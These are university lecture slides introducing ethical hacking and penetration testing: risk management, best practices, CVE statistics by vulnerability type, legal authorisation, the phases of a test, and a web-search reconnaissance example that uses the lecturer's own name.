COSC130:

Topic 11: Ethical Hacking/Penetration Testing

Lecture 11 Part 1

Uday Tupakula
A/Prof in Cyber Security
School of Science and Technology
Faculty of Science, Agriculture, Business and Law
University of New England

Overview


- Risk Management for Software Security Overview

- Best Practices for Software Security

  - Penetration Testing or Ethical Hacking


  - Security Operations

Software Security




- Adopted by
    - US govt in National Cyber Security Task Force report
    - Cigital
    - U.S Department of Homeland Security
    - Ernst and Young

Risk Management Framework


1
Understand the Business Context
2
Identify the Business & Technical Risks
Artifact Analysis
3
Synthesize and Rank the risks
4
Define the risk mitigation strategy
Business Context
5
Carry Out Fixes and Validate

Best Practices

- Code Review
- Architectural Risk Analysis
- Penetration Testing
- Risk-Based Security Testing
- Abuse Cases
- Security Requirements
- Security Operations
- External Review: Not a best practise but important



What is Penetration Testing

- Legal and authorised attempt to exploit systems and networks


- View of your systems and networks through the eyes of enemy

- Identify vulnerabilities and how they can be exploited

- Helps to secure systems and networks against attacks

- Basic reference: NIST 800-115

Software Vulnerabilities



Vulnerabilities By Type

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	894	177	112	172			2	7		25	16	103			2
2000	1020	257	208	206	1	2	4	20		48	19	139			
2001	1677	403	403	297		7	34	124		83	36	220		2	2
2002	2156	498	553	435	2	41	200	103		127	76	199	2	14	1
2003	1527	381	477	372	2	50	129	60	1	62	69	144		16	5
2004	2451	580	614	408	3	148	291	111	12	145	96	134	5	38	5
2005	4935	838	1627	657	21	604	786	202	15	289	261	221	11	100	14
2006	6610	893	2719	666	91	967	1302	322	8	267	272	184	18	849	30
2007	6520	1101	2601	954	95	706	883	338	14	267	326	242	69	700	45
2008	5632	894	2310	699	128	1101	807	362	7	288	268	188	83	170	76
2009	5736	1035	2185	698	188	963	852	323	9	337	302	223	115	138	738
2010	4653	1102	1714	671	342	520	605	276	8	234	284	238	86	73	1501
2011	4155	1221	1334	723	351	294	470	109	7	197	408	206	58	17	557
2012	5297	1425	1459	828	423	243	759	122	13	344	391	250	166	14	623
2013	5191	1455	1186	846	366	155	650	110	7	352	510	274	123	1	206
2014	7939	1599	1572	839	420	304	1103	204	12	457	2107	239	264	2	403
2015	6504	1793	1830	1081	749	221	784	151	12	577	752	366	248	5	129
2016	6454	2028	1496	1219	717	94	498	99	15	444	866	601	86	7	1
2017	14714	3157	3004	2465	745	508	1518	278	11	629	1638	459	327	18	6
2018	16557	1855	3041	2120	400	517	2048	544	11	708	1227	247	461	31	4
2019	17344	1345	3201	1244	488	552	2391	475	10	712	915	202	535	57	13
2020	18325	1352	3251	1528	409	464	2183	415	14	966	1200	310	402	37	62
2021	20171	1838	3851	1660	483	741	2714	532	5	879	777	261	505	46	
2022	25227	2054	4063	2234	421	1789	3407	694	8	1049	680	214	744	54	
2023	4324	329	709	370	57	376	736	116	3	177	97	141	115	14	
Total	196013	29610	45520	23392	6902	11367	25156	6097	202	9663	13593	6005	4423	2403	4423
% Of All		15.1	23.2	11.9	3.5	5.8	12.8	3.1	0.1	4.9	6.9	3.1	2.3	1.2	

https://www.cvedetails.com/vulnerabilities-by-types.php

Penetration Testing- Disclaimer

- Content in this unit to be used to improve your understanding
- Should not use the techniques in unethical manner
- Think before you hack
- Don’t attack unless you have written permission
- Most tools & techniques discussed in unit can easily be traced

Penetration Testing Approach

- Legal and authorisation requirements
- Documentation and Logging
- Reconnaissance or Information Gathering
- Scanning
- Penetration
- Maintaining Access and Covering tracks
- Reporting
- Clean up

Penetration Testing Outcomes

- Update security tools or request and apply patches from vendor

- Ensure that patches are applied

- Patching issues
  - Developers can only patch problem they know about

  - Patches are rushed out, often introduce new problem

  - Patches only fix symptoms of the problem

Legal and Authorisation Requirements

- For Penetration Testers
    - Obtain written permission
    - Both parties (organisation & pen tester) understand and agree on the scope
    - Both parties understand and agree on the risks
    - Generally has time limit
    - Log all your actions (self protection, simplifies reporting & cleanup)
    - Restrict to the scope

Legal and Authorisation Requirements

- For Organisations
  - Gives good understanding of your systems & networks in real environment
  - Can lead to surprising discoveries and opportunity to act before the attacker
  - Should help to understand how the vulnerability can be exploited
  - Good if it can provide you the mitigation
  - Depends on the expertise of the pen tester
  - Can lead to disruption of your services
  - Pen testers who find problem may never report it

Types of Testing

- Security Configuration, Data protection, Authentication, Architecture

- Application
  - Web server
  - VoIP
  - Mobile Application

- Infrastructure
  - Internal/External
  - Wireless
  - Virtualisation
  - Cloud
  - SCADA

Reconnaissance or Information Gathering


- Low technology reconnaissance

- Search the fine web

- Who is database

- What is site running & exploit database

Search the Web



About 6,160 results (0.18 seconds)

Members - Research - Macquarie University
research.science.mq.edu.au/acsrc/members
Dr. Udaya Kiran Tupakula, Macquarie University. Dr. Chun Ruan, University of Western Sydney. Prof. Mehmet Orgun, Macquarie University. Dr. Stephen Smith ...

Udaya Tupakula - Online Directory, Macquarie University
mypassword.mq.edu.au › Online Directory › Search Results
Dr Udaya Tupakula. Formal Name: Udaya Tupakula. Preferred Name: Udaya ... Mail Address: udaya.tupakula@mq.edu.au. Positions: Research Fellow ...

Udaya Tupakula | LinkedIn
https://au.linkedin.com/pub/udaya-tupakula/16/8b5/725
Sydney Area, Australia - Research Fellow at Macquarie University
View Udaya Tupakula's (Australia) professional profile on LinkedIn. LinkedIn is the world's largest business network, helping professionals like Udaya Tupakula ...

Udaya Tupakula profiles - Australia | LinkedIn
au.linkedin.com/pub/dir/Udaya/Tupakula
View the profiles of professionals named Udaya Tupakula on LinkedIn. There are 3 professionals named Udaya Tupakula, who use LinkedIn to exchange ...

Images for udaya tupakula
Report images

More images for udaya tupakula


dblp: Udaya Kiran Tupakula
dblp.uni-trier.de › Home › Persons
Compiled list of computer science publications by Udaya Kiran Tupakula.

Udaya Tupakula | ZoomInfo.com
www.zoominfo.com/p/Udaya-Tupakula/660147171
View Udaya Tupakula's business profile and see work history, affiliations and more.

Udaya Bhaskar Tupakula Profiles | Facebook
https://www.facebook.com/public/Udaya-Bhaskar-Tupakula
View the profiles of people named Udaya Bhaskar Tupakula on Facebook. Join Facebook to connect with Udaya Bhaskar Tupakula and others you may know....

Visualization for Udaya Kiran Tupakula
dblp.kbs.uni-hannover.de/dblp/Visualization.action;...Udaya...Tupakula
Show all 39 publications of Udaya Kiran Tupakula. To have more power over your queries, you can search on different fields using several operators. The fields ...

Grants and Fundings | School of Electrical Engineering and ...
https://www.engineering.unsw.edu.au/electrical.../grants-and-fundings
Nov 11, 2014 - ... Dr Nickolas Falkner, Prof Guoqiang Mao, Prof Robin Braun, Prof Grenville Armitage, Dr Udaya Tupakula, Prof Jadwiga Indulska, A/Prof Peter ...



Page 2 of about 6,160 results (0.20 seconds)

Security and Privacy in Communication Networks: 9th ...
https://books.google.com.au/books?isbn=3319042831
Tanveer Zia, Albert Y. Zomaya, Vijay Varadharajan - 2013 - Computer Communication Networks
Integrated Security Architecture for Virtual Machines Vijay Varadharajan and Udaya Tupakula Information and Networked Systems Security Research Faculty of ...

Handbook of Research on Information Security and Assura...
https://books.google.com.au/books?isbn=1599048566
Gupta, Jatinder N. D. - 2008 - Computers
85 Udaya Kiran Tupakula, Macquarie University, Australia Vijay Varadharajan, Macquarie University, Australia Udaya Kiran Tupakula and Vijay Varadharajan in ...

New Directions of Modern Cryptography - Google Books Re...
https://books.google.com.au/books?isbn=1466597615
Zhenfu Cao - 2013 - Computers
... with delegating capabilities. In Wanqing Li, Willy Susilo, Udaya Kiran Tupakula, Reihaneh SafaviNaini, and Vijay Varadharajan, editors, ASIACCS, pages ...

Dr Udaya Tupakula | ARC Network in Enterprise Information ...
www.eii.edu.au/node/1288
Dr Udaya Tupakula. Title: Dr. First Name: Udaya. Last Name: Tupakula. Department: Department of Computing. Institution: Macquarie University. State or ...

DDoS: design, implementation and analysis of automated ...
inderscience.metapress.com/index/k3766m47824j5731.pdf
by UK Tupakula - 2007 - Cited by 2 - Related articles
Reference to this paper should be made as follows: Tupakula, U.K., Varadharajan ... Biographical notes: Udaya Kiran Tupakula received a BE in Electronics and ...

Integrated Network Management VIII: Managing It All
https://books.google.com.au/books?isbn=1402074182
Germán Goldszmidt, Jurgen SchöSnwc$lder - 2003 - Business & Economics
A CONTROLLER AGENT MODEL TO COUNTERACT DoS ATTACKS IN MULTIPLE DOMAINS Udaya Kiran Tupakula Vijay Varadharajan Information and ...

